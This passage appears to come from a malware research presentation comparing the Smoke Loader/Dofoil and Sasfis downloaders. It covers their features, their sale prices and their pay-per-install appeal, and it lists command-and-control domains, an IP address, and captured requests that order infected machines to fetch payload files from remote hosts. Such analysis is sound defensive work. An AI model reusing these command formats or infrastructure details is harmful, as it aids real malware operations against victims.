Allows Files Upload and execution	\checkmark	√	
SOCKS5 server	\checkmark	N/A*	\checkmark
Host Subsitution	\checkmark	N/A*	\checkmark
Password Stealer/ Form Grabber	\checkmark	N/A*	\checkmark
Key logging		N/A*	\checkmark
Allows Additional Plugins		\checkmark	
Self destruction mechanism	**	√	\checkmark
Price	Starting at \$150	Free	Starting at \$330

^{*} Available for sale as a plugin by other developers

^{**} A non-resident version is provided

Conclusion Follow-up

"The Smoke Loader Advantage"

- Ideal candidate for PPI deployment
- Provides a mixture of predetermined task and dynamic task
- Lowers the entry cost barrier to the cyber crime industry

Follow-up

- Last Dofoil recorded
- 2012-05-10
- beaufortseaa139.ru @
 213.152.180.178

- First Sasfis discovered
- 2012-05-31
- krasguatanany.ru@213.152.180.178

Comparing Dofoil and Sasfis

Dofoil	Sasfis
GET /aaa/index.php?wFoAAACjraT9p6WorK+h pOasr6eprv3y9/KC8ob5+fP2hPOGhvPw+Y Pz8PDx8YKG After decryption /aaa/index.php?cmd=load&272B2F9936D3 FF309C30011BF	GET /gley/index.php?r=gate&id=84a947ad&grou p=30.05.2012&debug=0
302 FOUND http://triarearc.org/20030101news_files/1. exe	c=rdl&u=http://krasguatanany.ru/gley/get/p3.dll.crp&a=0&k=0000493e

